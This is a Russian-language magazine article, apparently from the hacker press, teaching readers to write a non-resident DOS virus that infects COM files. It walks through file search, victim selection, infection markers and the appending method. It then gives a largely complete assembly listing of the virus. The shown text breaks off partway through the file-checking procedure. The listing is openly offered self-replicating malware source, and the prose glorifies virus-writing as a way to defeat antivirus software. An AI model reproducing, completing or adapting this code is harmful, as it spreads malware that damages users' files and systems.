фирма «РЕТ»	(0732) 77-99-39	Воронеж	фирма «Банкос»	(3472) 53-31-98	Уфа

Первый вирь – COMом

Ramhak O`hady (konung@ic.ru))

После того как в предыдущей статье я рассказал о вирусах и даже попробовал их каким-то образом разделить по группам, наступил момент, когда "теория хороша, а практика – еще страшнее". Чтобы сразу не бросаться на амбразуру, начну с простенького, а потом доберусь и до вкусненького. Конечно, писать вирусы или разбираться в них – это отнюдь не просто, это требует определенных усилий, а главное – желаний. Желаний творить :). Ну а сейчас учиться и еще раз учиться. Как завещал вирус коммунизма :). И не забывай, что вирмейкер – это прежде всего – отличный программер. Создание вируса нужно для того, чтобы победить самого себя, доказать всем, что возможно сделать крохотную программку, которая сможет противостоять огромным сложным программам-антивирусам. Вот где искусство!



Итак, первый вирь будет полностью на асме и предназначен для заражения com-файлов. Это самый простой вариант вируса и самый старый. Для программирования понадобится компилятор (например, Turbo Assembler или MASM), компоновщик (Turbo Linker сойдет) и... конечно, редактор, где можно спокойненько попользоваться всеми сервисными фишками. Я, например, пользуюсь встроенным редактором Dos Navigator`a. Это очень удобно по следующей причине - написал, сохранил и тут же, не закрывая окно с файлом, можно скомпилить, прилинковать и посмотреть, как работает :). А потом сразу запускать Крякер Инета :))). Кстати, насчет "посмотреть, как работает" - поаккуратней. Один мой знакомый тоже любил побаловаться с "живыми" вирями. Выделил для этого отдельный диск на 240mb, засадил туда несколько игр и пустил несколько "зверей". Но проблема заключалась не в вирях, а в кривых руках моего знакомого, который не сумел правильно поправить исходники, чтобы те не выползали за пределы диска. Вот... в общем, теперь мой знакомый с вирями обращается весьма аккуратно. Советую не повторять его ошибок. Хотя выковыривать какой-нибудь Cagliari из tasm.exe для кого-то будет полезным занятием :). Хотя бы опыт появится. Опыт - сын ошибок трудных...(с) А.С.Пушкин.

Ну, понеслось!

А теперь, собственно, программирование. Для начала небольшой шаблон, который обычно сохраняют отдельно и начинают уже с него. Но это в принципе дело вкуса, а я рассказываю, как делаю сам.

```
code        segment byte    public
assume      cs:code,ds:code,es:code
org         100h

entrypoint:     retn

code        ends
end entrypoint
```

Что такое org, segment и assume, я рассказывать не буду - зачем лишнее в голову грузить - итак груженые :). А вообще, эта статья - не FAQ по асму, поэтому советую обзавестись соответствующими факами и доками, для внеклассного чтения, так сказать :). А вот почему там стоит просто RETN, объясню: системный стек при выполнении com-программы инициализируется нулем. Следовательно, RETN выберет из стека одно слово - значение, равное нулю, и выскочит на CS:0000. А там всегда стоит INT 20H, что и оборвет исполнение программы. Конечно, можно было написать INT 20H или даже MOV AX,4C00H и INT 21H... но это дело вкуса. И расстояния между указательным пальцем и мизинцем при распальцовке \m/ :).

Созданный шаблон можно потом будет нарастить всякими функциями, чтобы не писать каждый раз все заново. Это обычно экономит уйму времени, которое можно потратить на более приятные занятия. Братишка, пивко мое и девочек неподалеку не видал? :)

Перед самым главным необходимо немного теории. Напомню, что все действия, совершаемые вирусом, можно разбить на несколько частей:

- поиск файлов
- выборка файлов, годящихся для заражения
- определение зараженности файлов
- собственно заражение
- выполнение каких-либо дополнительных действий

Поиск файлов нерезидентный com-вирус, о котором я рассказываю, может проводить, как минимум, двумя способами. Первый - непосредственное чтение FAT дисков и выцарапывание оттуда файлов. Второй - пользование функциями сервисного прерывания DOS INT 21H. Первый метод имеет очень большой недостаток - он обладает универсальностью, поскольку в дикой природе, кроме FAT-16, существует еще и FAT-32, и всякие NTFS... В общем, заморочки, а в результате - непонятки. И вникать без особой надобности в них - сущий мазохизм. Поэтому все живые на данный момент вирии для DOS поголовно пользуются вторым методом. Да и проще он намного. Но, как и все хорошее, этот метод имеет отрицательное качество: по вызовам прерывания 21H антивирусы определяют присутствие вируса в файле. Но об этом я уже писал в прошлом номере.

Общего алгоритма нахождения исполнимого файла не существует и существовать не может. Каждый делает по-своему. Кто-то просто банально обходит текущий каталог. Кто-то ищет в нескольких каталогах или просматривает только несколько файлов в каждом каталоге. Я думаю, что для наиболее быстрого размножения (а это основная составляющая выживаемости вируса) подойдет следующий способ:

- найти первые несколько файлов в текущем каталоге
- повторить то же самое для родительского каталога
- выбирать подкаталоги и искать там

Т.е. вирусы, запущенные из C:\ и из C:\Internet\Download\Virus будут распространяться одинаково быстро по всему диску. Кто учил биологию, скажет, что теперь ареал этой популяции - весь диск, а более продвинутые вири - начинают еще и размножаться, типа продолжать популяцию :).

Заражение com-файлов довольно простая процедура из-за формата самих comков. Никаких внутренних таблиц и релокейшенов, никаких новых форматов - com-ки никто не апгрейдил с тех времен, когда Полтергейтс был еще программистом.

Существует два наиболее известных алгоритма заражения com-файлов:

- overwriting

Первые байты жертвы помещаются в конец файла, потом перезаписываются телом вируса. Когда файл запускают - запускается, естественно, вирус, который после небольшой гимнастики с файлами возвращает все на свои места. Этот метод немного заморочен, и приходится делать слишком много лишних телодвижений. Можно, правда, просто считывать весь файл-жертву, писать код вируса, а потом просто дописывать жертву в конец. Так, конечно, намного проще.

- appending


Код вируса дописывается в конец com-ка. Затем первые три байта жертвы сохраняются и перезаписываются в файле на JMP/CALL Virus_Start. Самый экономичный и популярный метод (миф универсал - экономит капитал :)). Кроме того, присутствие в файле первой командой JMP/CALL Virus_Start - может послужить возможным признаком того, что файл уже заражен.

Придумать, конечно, можно еще с десяток методов дойдя до таких извратов, как поиск процедур и свободных участков в файлах-жертвах. А ты пробовал включить комп большим пальцем ноги, удерживая монитор мизинцами? :) Но для первого нерезидентного виря хватит и этого. Я опишу первый метод подробно, но в листинг вируса пойдет второй.

В общем, пора закончить с теорией и приступить к практике. Можно даже считать, что вирус уже написан - осталось его накодить :).

Что, уже пора?

Когда вирус получит управление, его тело - код и данные - будут находиться не в самом начале, а на некотором расстоянии (которое есть ни что иное, как размер жертвы). Это необходимо учитывать, когда вирь обращается к данным и процедурам, вызывая их по JMP/CALL NEAR. Как это сделать? (наложенным плате-



жом перечисляй мне - помогу, расчетный счет в конце телепередачи. :)) Два варианта навскидку - вычислять требуемое смещение к данным еще в процессе заражения и вычислять его на ходу, прямо при запуске виря. Я выбрал второе - оно показалось мне лучше, универсальнее что ли. А что выберешь ты, зависит от твоей фантазии и ловкости рук, конечно:

```
call            $+3
; команда CALL NEAR занимает три байта,
; поэтому CALL $+3, есть просто вызов следующей
; команды. В стеке появится слово со значением IP
; следующей команды.
                        pop         ax
; осталось только взять его и
                        sub         ax,offset     entry
virus+3         ; поправить то, что получилось на IP
; команды CALL, а не POP AX
                        mov         bp,ax
; после этого его можно положить куда-нибудь для

; дальнейшего использования
```

Обращения к данным и процедурам виря теперь нужно делать только с добавлением BP к их адресам. Тогда все они будут корректно считаны/записаны/вызваны. Т.е. вместо

```
mov         [data],something

пишется

mov         [bp+data],something
```

и все адреса рассчитывать соответственно. Есть один момент, о котором я хотел бы пробулькать пивом, бродящим со вчерашнего дня в моем желудке. Чтобы выяснить адрес, не нужно постоянно добавлять BP к нормальному смещению вот так:

```
mov         dx,offset data
add         dx,bp
```

На это уходит уйма байт, которые пригодятся для другого. Гораздо лучше воспользоваться старым добрым LEA (load effective address), который советовал использовать в своей книжке добрый дядька Питер Нортон:

```
lea         dx,[bp+data]
```

Раз, два, три, четыре, пять – я иду искать

Вирус должен сохранить состояние среды, в которую его запихали не без помощи INT 21H. Для поиска я воспользуюсь FindFirst и FindNext из INT 21H. Они используют DTA, которая дефолтом располагается с 128 байта в PSP. Там же, кстати, лежат параметры, которые были переданы программе в командной строке. И как только я вызову FindFirst или FindNext с явным намерением похулиганить, все эти параметры просто исчезнут во мраке небытия. Именно поэтому DTA сохраняется. Все-таки не надо лишний раз высовывать голову из окопа, обнаруживая свое (вируса) присутствие в файле. Могут ведь и заметить. Итак, DTA нужно сохранить. Для этого нужно иметь где-то буфер в 128 байт. Но не стоит делать так:

```
DTAbuffer    db          128          dup(0)
```

Это увеличит размер тела вируса аж на 128 байт! Эти 128 байт иногда могут оказаться больше, чем сам вирь. Когда вирус получит управление, DTAbuffer будет находиться в конце com-ка. При запуске com-файл получает доступ ко всей свободной памяти, лежащей за его концом (и не только там, не будем распространяться о местонахождении концов :)). Что мешает использовать эту свободную память прямо в он-лайне? Поэтому в конце листинга нужно поставить:

```
DTAbuffer    db          ?
```

Такой DTAbuffer к файлу не линкуется. Что весьма укорачивает аппетиты виря.
Кроме DTA, естественно, нужно сохранять все используемые регистры. Некоторые из них сохранять необязательно, но восстанавливать придется все. :) Просто регистры AX, DX, BX, CX, BP, SI, DI равны нулю, когда стартует COM. Сегментные регистры в вире для comков не меняются - просто не нужны данные в других сегментах. Ну... мне не нужны, а кому-то :) может и понадобятся.
Теперь, напрягая свой склероз, надо вспомнить: каким именно был алгоритм поиска жертвы?! А! В родительском каталоге и в текущем ищем com-файлы, плюс еще ищем во всех подкаталогах текущего каталога. Неужели все так просто? Конечно, нет!!! Тут появляется одна проблема: когда вирь будет перебирать подкаталоги, он будет в них заходить, чтобы поискать там com-ки. То есть он снова вызовет FindFirst, но уже для файлов, а не для каталогов. И запортит данные для каталогов в DTA. Вернувшись назад, вирь не сможет продолжить свой тримуфально-победный хулигано-бандитский путь. Значит, нужно завести еще одну DTA. Не много ли? Нет, ведь они все равно не линкуются к файлу, а памяти для запуска com-ка обычно больше чем даже килобайт, так что жаловаться не придется. DTA для каталогов я назвал DTAbuffer, а для файлов subDTAbuffer.
Чтобы сэкономить пару байт на поиске, я написал процедурку WALKAROUND, которая просто юзает FindFirst, FindNext, а потом вызывает то, что я ей подсуну. DIRUTIL - как раз одна из двух процедур, которые я прописываю для WALKAROUND:

```
mov   word ptr [bp+util],(offset dirutil)-(offset util)-2
```

Разницу приходится вычислять потому, что я использую CALL NEAR, а все такие вызовы относительны - то есть адрес нужно давать отсчитывая от текущего.
В DIRUTIL нужно переставить DTA на subDTAbuffer, чтобы можно было искать файлы, а потом включить WALKAROUND прописав для нее FILEUTIL.
FILEUTIL проверяет все найденные под маску *.COM файлы на возможность заражения:

- файл должен быть по размерам в границе от 512 до 64000 байт.
- это не должен быть COMMAND.COM, который на самом деле не всегда COM
- файл должен быть доступен (FILEUTIL снимает все атрибуты, запоминая их)

Если файл подходит - вызывается infected file. Была бы жертва - вирь найдется ;)!
Обе процедуры устанавливают Carry флаг, когда необходимо прекратить поиск, и снимают его, когда поиск можно продолжать. WALKAROUND этот флаг проверяет и действует по обстановке, как сказал шеф. :). Прямо API вениковский получился!

Что в имени тебе моем – ты оцени груди объем!


Весьма актуальная тема. :) Вирус должен быть небольшим, а вирус на асме - просто обязан таковым быть. Поэтому я скажу несколько слов об оптимизации. Сам процесс довольно увлекателен (патологоанатомы тоже считают свою работу - увлекательной :)), поскольку заставляет крутиться шарики в черепной коробке немного быстрее, чем обычно. Хороший пример - использование LEA вместо MOV DX,ADDR; ADD DX,BP. Кроме того, команда присвоения регистр-регистр обычно занимает два байта. А ведь можно обойтись одним, если значение в регистре-источнике больше не понадобится. Как именно? Пока подумай сам, а я замечу, что кроме, например, OR AX,AX - проверки того, что AX = 0, существует еще и DEC AX, которая вполне сыграет ту же роль, если значение в AX в дальнейшем все равно пропадет. Ну что, еще не догадался как присвоить регистр-регистр одним байтом?

Доктор, я буду жить?

Чтобы файл открыть, нужно знать его имя. Так как нигде я не использовал такие функции, как CHDIR и GETCURRENTDIR, то имя должно быть полным, чтобы файлы открывались не только в текущем, но и в родительском каталоге, и в подкаталогах. В процессе поиска вирь должен подправлять значение текущего каталога соответственно тому, где он файлы ищет. Потом к этому каталогу добавляется имя “найденыша”. Вот такие чебуреки.
Что-то я отвлекся. Вернемся к нашим... эээ... паразитам. :) Жертва есть, значит хакер ее заразит. Первым


делом, прочитать первые три байта в специально отведенную для этой цели область - она должна быть включена в тело вируса, в отличие от всяких временных данных, вроде областей DTA. Затем нужно перескочить в конец вируса (снова концы да концы - пошляк :)) и прочесть там два байта. Ведь перед тем как заразить, нужно проверить - не заразный (в смысле, не зараженный) ли уже этот файл. Проверить это достаточно просто - поместить в конец тела вируса какую-нибудь метку. Если потом в потенциальной жертве (файле) метка присутствует - значит файл заражен.
Я сначала считываю первые три байта просто, чтобы не гонять указатель по файлам лишний раз. Программирование должно быть экономным! Затем, начиная с конца файла, помещается собственно сам Его Величество Толстопопый I. :) Уютно поместившись в конце файла, правим первые три байта жертвы не JMP`ом, а CALL`ом на себя! CALL намного удобней! Когда это КАЛЛ был удобен? Было и такое время :).

Все, хакер может звать юзеров - пусть приносят винты, он будет выгуливать зверушку. Листинг твари прилагается. Желаю удачи. :)



```
; ComХакер-вирь занимает ровно 512 байт, вместе с "личинкой" 512+4=516 байт.
; написан специально для журнала Хакер
; для использования исключительно
; в образовательных целях (то-то во всей редакции винты упали :)).
code                    segment byte public
                        assume  cs:code,ds:code,es:code,ss:code
                        org     100h
; возможные атрибуты файлов
fa_readonly  equ        01h
fa_hidden    equ        02h
fa_system    equ        04h
fa_dir                  equ     10h
fa_archive   equ        20h
entry_point: db         0E8h
entry_addr:  db         01h, 00h                        ; гоу ту вирус: CALL ENTRY_VIRUS
                        retn                            ; выход на INT 20h
entry_virus: call       $+3                             ; получить IP
                        pop     ax
                        sub     ax,offset entry_virus+3 ; поправить его и использовать
                        mov     bp,ax                   ; в качестве добавки к DS
                        cld                             ; шаг - вперед
                        mov     ah,1Ah                  ; установим свою DTA,
                        lea     dx,[bp+DTAbuffer]       ; чтобы не портить DTA жертвы
                        int     21h
                        mov     ah,19h                  ; `и дея? и дея нахозуся?` (с) анекдот
                        int     21h
                        add     al,'A'                  ; цифирки -> букоффки
                        mov     [bp+currentdir],al      ; поставить X:\ в path-дорогу к файлам
                        mov     word ptr [bp+currentdir+1],'\:'
                        mov     ah,47h                  ; получим имя текущего каталога
                        xor     dl,dl                   ; для нужд отечества
                        lea     si,[bp+currentdir+3]
                        int     21h
ev_nextsymb: lodsb
                        or      al,al
                        jnz     ev_nextsymb
                        dec     si                      ; SI - на конце имени текущего каталога
                        cmp     byte ptr [si-1],'\'
                        jz      ev_1                    ; просто добавить '\' к концу,
                        mov     byte ptr [si],'\'       ; если его там нет
                        inc     si
ev_1:                   mov     byte ptr [bp+victimscount],0 ; ноль файлов заражено с момента старта
                        mov     cx,00010000b            ; перебирать все каталоги
                        lea     dx,[bp+dirmask]         ; маска *.
                        mov     word ptr [bp+util],(offset dirutil)-(offset util)-2
                                                        ; dirutil будет вызываться для
                                                        ; каждого найденного каталога
                        call    walkaround              ; нагуляем аппетит
                        push    si                      ; допишем к текущему каталогу маску
                        xchg    si,di
                        lea     si,[bp+commask]
                        movsw
                        movsw
                        movsw
                        pop     si
                        mov     ah,1Ah                  ; для совместимости
                        lea     dx,[bp+subDTAbuffer]
                        int     21h
                        mov     byte ptr [bp+victimscount],0 ; ноль файлов заражено в своем каталоге
                        mov     cx,fa_readonly + fa_system + fa_hidden + fa_archive
                        lea     dx,[bp+currentdir]      ; маска X:\PARENT\CURRENT\*.COM
                        mov     word ptr [bp+util],(offset fileutil)-(offset util)-2
                                                        ; пройдемся по файлам нерадивого родителя
                        call    walkaround              ; }:-E
                        lea     ax,[bp+currentdir+4]    ; мы в корневом каталоге?
                        cmp     si,ax
                        jbe     ev_justexit             ; родительским каталогом тут и не пахнет
                        std                             ; шаг - назад
```





```
                dec     si                      ; убрать последнее имя каталога
                dec     si
ev_2:           lodsb
                cmp     al,'\'
                jnz     ev_2                    ; пока не дойдем до предыдущего каталога
                inc     si
                inc     si
                push    si
                xchg    di,si
                cld
                lea     si,[bp+commask]
                movsw
                movsw
                movsw
                pop     si
                mov     byte ptr [bp+victimscount],0    ; ноль файлов заражено у родителя
                mov     cx,fa_readonly + fa_system + fa_hidden + fa_archive
                lea     dx,[bp+currentdir]      ; маска X:\PARENT\*.COM
                mov     word ptr [bp+util],(offset fileutil)-(offset util)-2
                                                ; пройдемся по файлам нерадивого родителя
                call    walkaround              ; }:-E
ev_justexit:    ; все - быстренько закругляемся
                mov     ah,1Ah                  ; восстановим DTA жертвы
                mov     dx,80h
                int     21h
                mov     di,100h                 ; восстановим `испорченные`
                lea     si,[bp+savedbytes]      ; первые байты жертвы
                movsw
                movsb
                xor     ax,ax                   ; восстановим регистры
                mov     bx,ax                   ; все они просто должны быть
                mov     cx,ax                   ; равны нулю - вот почему их
                mov     dx,ax                   ; можно не сохранять
                mov     si,ax
                mov     di,ax
                mov     bp,ax
                retn                            ; banzai!!!
walkaround      proc
                mov     ah,4Eh                  ; поиск подкаталогов или файлов
                int     21h
                jc      wa_exit                 ; в случае ошибки уйти по-английски, не прощаясь
 wa_nextfile:   db      0E8h
  util          dw      0                       ; подставляя сюда адреса процедур
                jc      wa_exit                 ; если carry флаг стоит - на выход
                mov     ah,4Fh
                int     21h
                jnc     wa_nextfile             ; когда файлы закончатся - на выход
 wa_exit:       retn
walkaround      endp
dirutil                 proc
                push    si
                cmp     byte ptr [bp+DTAbuffer+1Eh],'.' ; а не фишки ли это с точками?
                je      du_exit
                mov     ah,1Ah                  ; чтобы не испортить DTA, которая
                lea     dx,[bp+subDTAbuffer]    ; содержит запись о текущем каталоге
                int     21h
                xchg    di,si
                lea     si,[bp+DTAbuffer+1Eh]   ; добавим к текущему пути каталог и маску
 du_copydir:    lodsb                           ; вместо MOVSB - чтобы в AL было значение,
                stosb                           ; которое переносим
                or      al,al
                jnz     du_copydir
                mov     byte ptr [di-1],'\'
                push    di
                lea     si,[bp+commask]
                movsw
                movsw
```

```
                movsw
                pop     si
                mov     cx,fa_readonly + fa_system + fa_hidden + fa_archive
                lea     dx,[bp+currentdir]          ; настала очередь для файлов
                mov     word ptr [bp+util],(offset fileutil)-(offset util)-2
                                                    ; fileutil - каждому файлу!
                call    walkaround                  ; нагуляем просто зверский аппетит
                mov     word ptr [bp+util],(offset dirutil)-(offset util)-2
                                                    ; вернем на место dirutil
                mov     ah,1Ah                      ; вернем прежнюю DTA
                lea     dx,[bp+DTAbuffer]
                int     21h
                cmp     [bp+victimscount],5         ; насытились?
                ja      du_exitimmed
du_exit:        clc
                pop     si
                retn
du_exitimmed:   stc
                pop     si
                retn
dirutil         endp
fileutil        proc
                ; размер файла в subDTAbuffer+1Ah:
                ;   `что в имени тебе моем? ты оцени груди обьем!`
                cmp     word ptr [bp+subDTAbuffer+1Ah],512
                jb      fu_exit
                cmp     word ptr [bp+subDTAbuffer+1Ah],60000
                                                    ; если слишком большой/маленький
                ja      fu_exit                     ; помахать ему ручкой
